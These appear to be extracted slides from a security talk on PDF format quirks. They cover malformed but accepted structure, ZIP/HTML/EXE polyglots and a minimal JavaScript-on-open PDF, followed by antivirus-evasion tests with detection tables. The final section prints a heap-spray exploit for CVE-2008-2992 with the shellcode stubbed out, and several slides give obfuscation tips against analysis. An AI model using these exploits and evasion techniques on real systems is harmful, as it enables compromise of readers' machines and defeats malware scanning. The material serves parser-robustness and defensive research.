<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj

5 0 obj

xref

0 8

0000000000 65535 f

0000000010 00000 n

0000000098 00000 n


0000000147 00000 n

0000000208 00000 n

0000000400 00000 n

0000000507 00000 n

0000000621 00000 n



xref Table

10 bytes:

%PDF-1.1\n\n

1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj

5 0 obj

xref

0 8

0000000000	65535	f
0000000010	00000	n
0000000098	00000	n
0000000147	00000	n
0000000208	00000	n
0000000400	00000	n
0000000507	00000	n
0000000621	00000	n

xref Table

98 bytes:

```
%PDF-1.1\n\n1 0 obj\n<</Type /Stuff>>\nendobj\n\n
```

```
2 0 obj\n<</Type /Whatever>>\nendobj
```

```
3 0 obj\n<</Type /Pages /Kids [4 0 R] /Count 1>>\nendobj
```

```
4 0 obj
```

```
5 0 obj
```

xref

0 8

0000000000 65535 f

0000000010 00000 n

0000000098 00000 n

0000000147 00000 n

0000000208 00000 n

0000000400 00000 n

0000000507 00000 n

0000000621 00000 n

xref Table

%PDF-1.1

These offsets can
be completely bogus



```
1 0 obj
<</Type /Stuff>>
endobj
```

```
2 0 obj
<</Type /Whatever>>
endobj
```

```
3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj
```

```
4 0 obj
```

```
5 0 obj
```

xref

0 8

0000000000	65535	f
0000000010	00000	n
0000000098	00000	n
0000000147	00000	n
0000000208	00000	n
0000000400	00000	n
0000000507	00000	n
0000000621	00000	n

xref Table

%PDF-1.1

These offsets can
be completely bogus



```
1 0 obj
<</Type /Stuff>>
endobj
```

```
2 0 obj
<</Type /Whatever>>
endobj
```

```
3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj
```

```
4 0 obj
```

```
5 0 obj
```

xref

0 8

0000001234	65535	f
0000004567	00000	n
0000008910	00000	n
0000001112	00000	n
0000001314	00000	n
0000001516	00000	n
0000001718	00000	n
0000001920	00000	n

xref Table

%PDF-1.1

These offsets can
be completely bogus



```
1 0 obj
<</Type /Stuff>>
endobj
```

```
2 0 obj
<</Type /Whatever>>
endobj
```

```
3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj
```

```
4 0 obj
```

```
5 0 obj
```

xref

0 8

0000001234	65535	f
0000004567	00000	n
0000008910	00000	n
0000001112	00000	n
0000001314	00000	n
0000001516	00000	n
0000001718	00000	n
0000001920	00000	n

Acrobat parses
this without error

xref Table

%PDF-1.1

```
1 0 obj
<</Type /Stuff>>
endobj
```

```
2 0 obj
<</Type /Whatever>>
endobj
```

```
3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj
```

```
4 0 obj
```

```
5 0 obj
```

These offsets can
be non-existent



0	8		
0000001234	65535	f	
0000004567	00000	n	
0000008910	00000	n	
0000001112	00000	n	
0000001314	00000	n	
0000001516	00000	n	
0000001718	00000	n	
0000001920	00000	n	

Acrobat parses
this without error

xref Table

(Oh yeah, and a PDF can't be larger than 10Gbytes --

or more precisely,
no object can begin
beyond that point.)

Max Offset: 9,999,999,999



xref		
0	8	
0000000000	65535	f
0000000010	00000	n
0000000098	00000	n
0000000147	00000	n
0000000208	00000	n
0000000400	00000	n
0000000507	00000	n
0000000621	00000	n

xref Stream

New in PDF version 1.5

```
99 0 obj
<< /Type /XRef
    /Index [0 32] % 32 objects
    /W [1 2 2] % 3 fields, one or two bytes wide
    % etc...
>>
stream
    00 0000 FFFF
    % etc...
    02 000F 0000
    02 000F 0001
    02 000F 0002
    % etc...
    01 BA5E 0000
    % etc...
endstream
endobj
```

xref Stream

New in PDF version 1.5

1 Byte

2 Bytes wide

Compressible
Stream

```
99 0 obj
<< /Type /XRef
    /Index [0 32] % 32 objects
    /W [1 2 2] % 3 fields, one or two bytes wide
    % etc...
>>
stream
00 0000 FFFF
% etc...
02 000F 0000
02 000F 0001
02 000F 0002
% etc...
01 BA5E 0000
% etc...
endstream
endobj
```

The diagram illustrates the structure of an xref stream. The `/W` array `[1 2 2]` is annotated with arrows pointing to '1 Byte' and '2 Bytes wide' boxes. The stream content shows three fields: a 1-byte field (00) and two 2-byte fields (0000 FFFF). A 'Compressible Stream' box points to the stream content.

So what's going on?

- Postel's Law: *"be conservative in what you do, be liberal in what you accept from others"*
- There are billions of PDFs on Earth.
- When Adobe Reader encounters a malformed PDF, it goes into “rebuild mode”
- When `xref` is broken, Acrobat scans from beginning of the file, and attempts to build a new (valid) PDF from the objects it finds
- Adobe considering warning the user first, before rebuild.

The %PDF-1.* Header

- Must appear within the first 1024 bytes
- Must appear before the Catalog object
- Only “%PDF-” is necessary if the rest is well formed
- Random garbage is ignored
- In the Reader X beta, Adobe tried to enforce the “%PDF-” starting at offset 0 requirement from ISO32000-1 and broke way way way too many PDFs

The First 1024 Bytes

So this is ok...

00000000	25	25	25	25	25	25	25	25	25	25	25	25	25	25	25	25	25	%%%%%%%%%%
*																		
000003f0	25	25	25	25	25	25	25	25	25	25	25	50	44	46	2d	0a		%%%%%%%%%PDF-.

The First 1024 Bytes

So this is ok...

```
00000000 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 25 | %%%%%%%%%% |
*
000003f0 25 25 25 25 25 25 25 25 25 25 25 50 44 46 2d 0a | %%%%%%%%%%PDF-. |
```

... Oh yeah, and works in OS X Preview too

The First 1024 Bytes

- Can be anything, a valid GIF or JPG...
- A ZIP file header...
- A Windows EXE

ZIP for example

- Let's make a well-formed ZIP file, that is also a well-formed PDF
- The last field of a ZIP file is the ZIP File Comment, which is an arbitrary (Pascal-style) string
- We can put the PDF's trailer in the ZIP comment, and store the PDF objects within one or more zip entries.

ZIP for example

Front Half (file body)

```
%PDF-1.1

1 0 obj
<<
  /Type /Catalog
  /Outlines 2 0 R
  /Pages 3 0 R
  /OpenAction 7 0 R
>>
endobj

2 0 obj
<<
  /Type /Outlines
  /Count 0
>>
endobj

3 0 obj
[...]
```

Back Half

```
xref
0 8
0000000000 65535 f
0000000010 00000 n
0000000098 00000 n
0000000147 00000 n
0000000208 00000 n
0000000400 00000 n
0000000507 00000 n
0000000621 00000 n
trailer
<<
  /Size 8
  /Root 1 0 R
>>
startxref
773
%%EOF
```

ZIP for example

```
zip -Z store -z ziptest.pdf front_half < back_half
```

Zip Entry Header

Stored PDF Objects

Zip Central
Directory Structure

(Zip Comment)
PDF Trailers

ZIP for example

```
zip -Z store -z ziptest.pdf front_half < back_half
```

```
00000000  50 4b 03 04 0a 00 00 00 00 00 a8 b6 ba 3c 9b 75 |PK.....<.u|
00000010  62 94 04 03 00 00 04 03 00 00 08 00 1c 00 7a 69 |b.....zi|
00000020  70 74 65 73 74 31 55 54 09 00 03 3b 8a fd 4b 3b |ptest1UT...;..K;|
00000030  8a fd 4b 75 78 0b 00 01 04 f5 01 00 00 04 14 00 |..Kux.....|
00000040  00 00 25 50 44 46 2d 31 2e 31 0a 0a 31 20 30 20 |..%PDF-1.1..1 0|
00000050  6f 62 6a 0a 3c 3c 0a 20 2f 54 79 70 65 20 2f 43 |obj.<<. /Type /C|
...
00000330  49 63 6f 6e 3a 20 33 7d 29 3b 29 0a 3e 3e 0a 65 |Icon: 3}));).>>.e|
00000340  6e 64 6f 62 6a 0a 50 4b 01 02 1e 03 0a 00 00 00 |ndobj.PK.....|
00000350  00 00 a8 b6 ba 3c 9b 75 62 94 04 03 00 00 04 03 |.....<.ub.....|
00000360  00 00 08 00 18 00 00 00 00 00 00 00 00 00 00 a4 81 |.....|
00000370  00 00 00 00 7a 69 70 74 65 73 74 31 55 54 05 00 |....ziptest1UT..|
00000380  03 3b 8a fd 4b 75 78 0b 00 01 04 f5 01 00 00 04 |.;..Kux.....|
00000390  14 00 00 00 50 4b 05 06 00 00 00 00 01 00 01 00 |....PK.....|
000003a0  4e 00 00 00 46 03 00 00 f1 00 78 72 65 66 0d 0a |N...F.....xref..|
000003b0  30 20 38 0d 0a 30 30 30 30 30 30 30 30 30 30 20 |0 8..0000000000|
000003c0  36 35 35 33 35 20 66 20 0d 0a 30 30 30 30 30 30 |65535 f ..000000|
...
00000480  0d 0a 3e 3e 0d 0a 73 74 61 72 74 78 72 65 66 0d |..>>..startxref.|
00000490  0a 37 37 33 0d 0a 25 25 45 4f 46 |.773..%%EOF|
```

ZIP for example

```
zip -Z store -z ziptest.pdf front_half < back_half
```

You can fix the offsets in
the xref table, if you care.
Acrobat certainly doesn't care.

00000000	50	4b	03	04	0a	00	00	00	00	00	a8	b6	ba	3c	9b	75	PK.....<.u
000												00	1c	00	7a	69	b.....zi
000												3b	8a	fd	4b	3b	ptest1UT...;..K;
000												00	00	04	14	00	..Kux.....
000												0a	31	20	30	20	..%PDF-1.1..1 0
000												70	65	20	2f	43	obj.<<. /Type /C
...																	
000												0a	3e	3e	0a	65	Icon: 3}));).>>.e
000												03	0a	00	00	00	ndobj.PK.....
000												03	00	00	04	03	<.ub.....
000												00	00	00	a4	81	<.ub.....
00000370	00	00	00	00	7a	69	70	74	65	73	74	31	55	54	05	00	ziptest1UT..
00000380	03	3b	8a	fd	4b	75	78	0b	00	01	04	f5	01	00	00	04	..;..Kux.....
00000390	14	00	00	00	50	4b	05	06	00	00	00	00	01	00	01	00	PK.....
000003a0	4e	00	00	00	46	03	00	00	f1	00	78	72	65	66	0d	0a	N...F.....xref..
000003b0	30	20	38	0d	0a	30	30	30	30	30	30	30	30	30	30	20	0 8..00000000
000003c0	36	35	35	33	35	20	66	20	0d	0a	30	30	30	30	30	30	65535 f ..000000
...																	
00000480	0d	0a	3e	3e	0d	0a	73	74	61	72	74	78	72	65	66	0d	..>>..startxref.
00000490	0a	37	37	33	0d	0a	25	25	45	4f	46						.773..%%EOF

And About That %%EOF

- %%EOF is supposed to appear at the end of the file...
- Or at least near the end...
- Or at least after everything else...

And About That %%EOF

- Except that you can put megabytes after it
- Or leave it out entirely
- Or put it at the beginning of the file, before all the objects

%PDF-1.1

xref

0 8

0000000000 65535 f

0000000010 00000 n

0000000098 00000 n

0000000147 00000 n

0000000208 00000 n

0000000400 00000 n

0000000507 00000 n

0000000621 00000 n

trailer

<<

 /Size 8

 /Root 1 0 R

>>

startxref

773

%%EOF

1 0 obj

<<

 /Type /Catalog

 /Outlines 2 0 R

 /Pages 3 0 R

 /OpenAction 7 0 R

This is OK

ZIP Trick Redux

- So,
`zip -Z store ziped.pdf foo.pdf`
works just as well.

ZIP Trick Redux

- If you want to make analysis annoying. Spread the PDF fragments throughout the ZIP file's metadata fields. Like filenames, and file comments (each entry has one).
- For example, the %PDF-1.1 header in filename:

```
grep -v "^%PDF-1.1$" orig.pdf > %PDF-1.1  
zip -0 headerless.pdf %PDF-1.1
```

ZIP Trick Redux

- If you want to make analysis annoying. Spread the PDF fragments throughout the ZIP file's metadata fields. Like filenames, and file comments (each entry has one).
- For example, the %PDF-1.1 header in filename:

```
grep -v "^%PDF-1.1$" orig.pdf > %PDF-1.1  
zip -0 headerless.pdf %PDF-1.1
```

Acrobat will read this ZIP file as a PDF

Acrobat won't
read this file
(surprisingly)

ZIP Trick Redux

00000000	50	4b	03	04	0a	00	00	00	00	00	6c	77	bb	3c	e3	8d	PK.....lw.<..
00000010	cb	b2	dd	03	00	00	dd	03	00	00	08	00	1c	00	25	50	%P
00000020	44	46	2d	31	2e	31	55	54	09	00	03	ab	6c	fe	4b	d7	DF-1.1UT....l.K.
00000030	6c	fe	4b	75	78	0b	00	01	04	f5	01	00	00	04	14	00	l.Kux.....
00000040	00	00	0a	31	20	30	20	6f	62	6a	0a	3c	3c	0a	20	2f	...1 0 obj.<<. /
00000050	54	79	70	65	20	2f	43	61	74	61	6c	6f	67	0a	20	2f	Type /Catalog. /
00000060	4f	75	74	6c	69	6e	65	73	20	32	20	30	20	52	0a	20	Outlines 2 0 R.
00000070	2f	50	61	67	65	73	20	33	20	30	20	52	0a	20	2f	4f	/Pages 3 0 R. /O
00000080	70	65	6e	41	63	74	69	6f	6e	20	37	20	30	20	52	0a	penAction 7 0 R.
00000090	3e	3e	0a	65	6e	64	6f	62	6a	0a	0a	32	20	30	20	6f	>>.endobj..2 0 o

Other Stuff That Can Be Left Out

- `endobj`
- `endstream`
- But not at the same time.

Other Stuff That Can Be Left Out

```
1 0 obj
```

```
<<
```

```
  /Type /Catalog
```

```
  /Outlines 2 0 R
```

```
  /Pages 66 0 R
```

```
  /OpenAction 7 0 R
```

```
>>
```

```
%%obj
```

This is OK

```
3 0 obj
```

```
<<
```

```
  /Type /Pages
```

```
  /Kids [4 0 R 8 0 R 10 0 R 12 0 R]
```

```
  /Parent 66 0 R
```

```
  /Count 4
```

```
>>
```

```
%%obj
```

Other Stuff That Can Be Left Out

```
5 0 obj
<< /Length 45 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (example) Tj ET
%%%stream
endobj
```

Either This
Or This
Not Both

```
5 0 obj
<< /Length 45 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (example) Tj ET
endstream
%%%obj
```

Other Stuff That Can Be Left Out

Can't Do This
If You Left Out
endobj From
Earlier Object(s)

```
5 0 obj
<< /Length 45 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (example) Tj ET
endstream
%%obj
```

More Stuff Left Out

- Most Objects
- At least one page index is necessary, but the page object can be null.
- The /Catalog type on the Catalog
- Most /Type's actually
- All Sizes and Lengths

Most Stuff Left Out

```
%PDF-1.  
trailer <</Root<<  
/Pages <<>>  
/OpenAction <<  
/S /JavaScript  
/JS (app.alert({cMsg: 'JavaScript!'}));)>>>>>>
```

This is the smallest PDF that
launches javascript on
Open. (AFAIKSF)

Most Stuff Left Out

All whitespace optional
except for EOL after
%PDF-1.

```
%PDF-1.
trailer <</Root<<
/Pages <<>>
/OpenAction <<
/S /JavaScript
/JS (app.alert({cMsg: 'JavaScript!'}));)>>>>>>
```

This is the smallest PDF that
launches javascript on
Open. (AFAIKSF)

Update

- The `%PDF-1.` can be replaced with a null byte like this: `%PDF-\0`
- You can save some space launching the Javascript on close rather than on open, but sometimes that doesn't work.

It Embeds Quite Nicely

[illegible]


It Embeds Quite Nicely

[illegible]

It Embeds Quite Nicely

00000000	3c 68 74 6d 6c 3e 3c 68	65 61 64 3e 3c 74 69 74	<html><head><tit
00000010	6c 65 3e 3c 2f 74 69 74	6c 65 3e 3c 2f 68 65 61	le></title></hea
00000020	64 3e 3c 62 6f 64 79 3e	3c 73 70 61 6e 20 74 69	d><body><span ti
00000030	74 6c 65 3d 22 25 50 44	46 2d 31 2e 22 20 0a 61	tle="%PDF-1." .a
00000040	6c 74 3d 22 20 74 72 61	69 6c 65 72 3c 3c 2f 52	lt=" trailer<</R
00000050	6f 6f 74 3c 3c 2f 50 61	67 65 73 3c 3c 3e 3e 2f	oot<</Pages<<>>/
00000060	4f 70 65 6e 41 63 74 69	6f 6e 3c 3c 2f 53 2f 4a	OpenAction<</S/J
00000070	61 76 61 53 63 72 69 70	74 2f 4a 53 28 61 70 70	avaScript/JS(app
00000080	2e 61 6c 65 72 74 28 7b	63 4d 73 67 3a 27 4a 61	.alert({cMsg:'Ja
00000090	76 61 53 63 72 69 70 74	31 27 7d 29 3b 29 3e 3e	vaScript1'});)>>
000000a0	3e 3e 3e 3e 25 22 3e 3c	2f 73 70 61 6e 3e 3c 2f	>>>>%"></
000000b0	62 6f 64 79 3e 3c 2f 68	74 6d 6c 3e	body></html>
000000bc			

More Than Necessary

- 
- If the same object is defined in the PDF more than once. The last definition is the one that is used. The others are ignored.

More Than Necessary

```
7 0 obj
<<
  /Type /Action
  /S /JavaScript
  /JS (app.alert({cMsg: 'I never run'}));)
>>
endobj
```

```
7 0 obj
<<
  /Type /Action
  /S /JavaScript
  /JS (app.alert({cMsg: 'I get executed' }));)
>>
endobj
```

More Than Necessary

```
7 0 obj
<<
  /Type /Action
  /S /JavaScript
  /JS (app.alert({cMsg: 'I never run'}));)
>>
endobj
```

```
7 0 obj
<<
  /Type /Action
  /S /JavaScript
  /JS (app.alert({cMsg: 'I get executed' }));)
>>
endobj
```

This one wins

More Than Necessary

```
7 0 obj ←  
<<  
  /Type /Action  
  /S /JavaScript  
  /JS (app.alert({cMsg: 'I never run'}));)  
>>  
endobj
```

Even if xref points here

```
7 0 obj ←  
<<  
  /Type /Action  
  /S /JavaScript  
  /JS (app.alert({cMsg: 'I get executed' }));)  
>>  
endobj
```

This one wins

More Than Necessary

```
7 0 obj ←  
<<  
  /Type /Action  
  /S /JavaScript  
  /JS (app.alert({cMsg: 'I never run'}));)  
>>  
endobj
```

Even if xref points here

...And a second xref
points here from an
incremental update


```
7 0 obj ←  
<<  
  /Type /Action  
  /S /JavaScript  
  /JS (app.alert({cMsg: 'I get executed' }));)  
>>  
endobj
```

This one wins

It's like a UFS hard link

```
10 0 obj
<<
  /Type /Page
  /Parent 3 0 R
  /MediaBox [0 0 612 792]
  /Contents 11 0 R
>>
endobj
```

```
12 0 obj
<<
  /Type /Page
  /Parent 3 0 R
  /MediaBox [0 0 612 792]
  /Contents 11 0 R
>>
endobj
```



```
11 0 obj
<< /Length /whatever >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Multiple-Pages) Tj ET
endstream
endobj
```

Does Your Parser Do This?

- Page objects (and most PDF structures in general) are directed acyclic graphs
- What happens when you do this?


```
44 0 obj
<< /Type /Pages
  /Parent 33 0 R
  /Kids [22 0 R]
  /Count 3 >>
endobj
```

```
22 0 obj
<< /Type /Pages
  /Parent 44 0 R
  /Kids [33 0 R]
  /Count 3 >>
endobj
```

```
33 0 obj
<< /Type /Pages
  /Parent 22 0 R
  /Kids [44 0 R]
  /Count 3 >>
endobj
```

Does Your Parser Do This?

- Page objects (and most PDF structures in general) are directed acyclic graphs
- What happens when you do this?



Does Your Parser Do This?

- Page objects (and most PDF structures in general) are directed acyclic graphs
- What happens when you do this?
- Acrobat rightly throws an error

```
44 0 obj
<< /Type /Pages
  /Parent 33 0 R
  /Kids [22 0 R]
  /Count 3 >>
endobj
```

```
22 0 obj
<< /Type /Pages
  /Parent 44 0 R
  /Kids [33 0 R]
  /Count 3 >>
endobj
```

```
33 0 obj
<< /Type /Pages
  /Parent 22 0 R
  /Kids [44 0 R]
  /Count 3 >>
endobj
```

Portmanteau Demo

EXE, PDF, ZIP interlace

PDF Quine

ISO 32000-2

- Will include a validation tool for testing document conformance
- Will include a suite of test PDF files to see how readers will behave
- Some kind of formal BNF syntax description
- How to handle a bunch of cases I've just pointed out

PDF Experiments

- Adobe has considered a new container format for PDF -- Like how Office uses XML files inside a ZIP
- PDFXML/MARS
- ZIP+PDF hybrid

TODO

- Performing a heap-spray using graphics operators.
- Painting an image of a sled and shellcode is easy with a sampled (bitmap) image.
- I think it's possible to paint shellcode into memory using only primitive graphics operators
- This is very very closely tied to the specific PDF reader implementation.

UPDATE

- Apparently someone has already demonstrated a heap spray using inline images.
- <http://feliam.wordpress.com/2010/02/15/filling-adobes-heap>
- (I haven't had time to check this out yet.)

TODO

- PDF has an amazing array of graphics operators. You can calculate the tensor cross product between two triangle meshes with a single operation.
- Graphic operations **are math** operating on data (numbers).
- True Type fonts also have graphic primitive operators

TODO

- It's possible to write a PDF which displays different content depending on:
 - Host OS
 - Language Locale
 - PDF Reader Version
- It should be possible to find these details without using Javascript

Conclusion

Conclusions

- Um...

Questions?

Thanks to...

- Meredith Patterson, Len Sassaman et al. for the language theory inspiration.
- Leonard Rosenthol et al. at Adobe, inc.
- Sebastian Porst

Outtakes

- If you're looking at this slide, you're reading this,
- This is the stuff I cut out for length, and interest
-

A Versioning Example

- Historically, Adobe's encapsulation formats all started with postscript-like
`%!PS-Adobe-x.y`
- For example: `%!PS-Adobe-3.0 EPSF-3.0`
- Same thing for the PDF format
- Except that Acrobat versions 7, 8, and 9 no longer recognize this

A Versioning Example

- You can use quirks like this to target a file to specific versions of Acrobat.
- Targeting Acrobat version 5.0? Place a “% !PS-Adobe-1.0 PDF-1.0” at the beginning of the file, and newer versions won’t open it.

PDF Design Rationale

- A few years ago, Adobe decided to make Acrobat into a “Container Format” for multimedia file types.
- Remember this for later...

A/V Evasion Tests

Real World Tests

- I prepared several variations on a very common PDF exploit.
- All PDFs were well-formed*
- A majority of A/V scanners failed to detect any of them *before* any evasion was done
- ...With the usual caveats about VirusTotal

CVE 2008-2992

Straight from MSF3, but with live shellcode removed.

```
var shellcode = unescape("%CC");
var sled = "";
for (i=128;i>=0;--i) sled += unescape("%90");
block = sled + shellcode;
nops = unescape("%90");
twenty = 20;
size = twenty+block.length
while (nops.length<size) nops+=nops;
front = nops.substring(0, size);
back = nops.substring(0, nops.length-size);
while(back.length+size < 0x40000) back = back+back+front;
memory = new Array();
for (j=0;j<1450;j++) memory[j] = back + block;

util.printf("%45000.45000f", 0);
```

CVE 2008-2992

May 28, 2010 vs. Dec 30, 2010

Antivirus	Version	Update	Result	Version	Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen	7.11.0.220	2010.12.29	HEUR/PDF.Obfuscated
AVG	9.0.0.787	2010.05.28	Script/Exploit	9.0.0.851	2010.12.30	Exploit_c.SIC
Kaspersky	7.0.0.125cil	2010.05.28	Exploit.JS.Pdfka.cil	7.0.0.125	2010.12.30	Exploit.JS.Pdfka.cil
McAfee	5.400.0.1158	2010.05.28	Exploit-PDF.q.gen	5.400.0.1158	2010.12.30	Exploit-PDF.q.gen
McAfee-GW-Edition	2010.1	2010.05.28	Exploit-PDF.q.gen	2010.1C	2010.12.29	Exploit-PDF.q.gen
NOD32	5152	2010.05.28	PDF/Exploit.Gen	5744	2010.12.29	PDF/Exploit.Gen
Norman	6.04.12	2010.05.27	HTML/Shellcode.H	6.06.12	2010.12.29	HTML/Shellcode.H
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B	4.60.0	2010.12.30	Troj/PDFJs-B
VirusBuster	5.0.27.0	2010.05.27	JS.BOFExploit.Gen	13.6.119.0	2010.12.29	JS.BOFExploit.Gen
Avast				4.8.1351.0	2010.12.29	JS:Pdfka-gen
Comodo				7233	2010.12.30	TrojWare.JS.Exploit.Pdfka.cil
DrWeb				5.0.2.03300	2010.12.30	Exploit.PDF.87I
Emsisoft				5.1.0.1	2010.12.30	Exploit.JS.Pdfka!IK
F-Prot				4.6.2.117	2010.12.29	JS/ShellCode.AX.gen

<http://www.virustotal.com/analysis/13921a00477f9530bf60f7b70afab9ef4ee3bcb152328d6293e266d51ab1cbf2-1275043965>

<http://www.virustotal.com/analysis/13921a00477f9530bf60f7b70afab9ef4ee3bcb152328d6293e266d51ab1cbf2-1293693811>

CVE 2008-2992

9/41 vs. 18/43 engines (not all shown here)

Antivirus	Version	Update	Result	Version	Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen	7.11.0.220	2010.12.29	HEUR/PDF.Obfuscated
AVG	9.0.0.787	2010.05.28	Script/Exploit	9.0.0.851	2010.12.30	Exploit_c.SIC
Kaspersky	7.0.0.125cil	2010.05.28	Exploit.JS.Pdfka.cil	7.0.0.125	2010.12.30	Exploit.JS.Pdfka.cil
McAfee	5.400.0.1158	2010.05.28	Exploit-PDF.q.gen	5.400.0.1158	2010.12.30	Exploit-PDF.q.gen
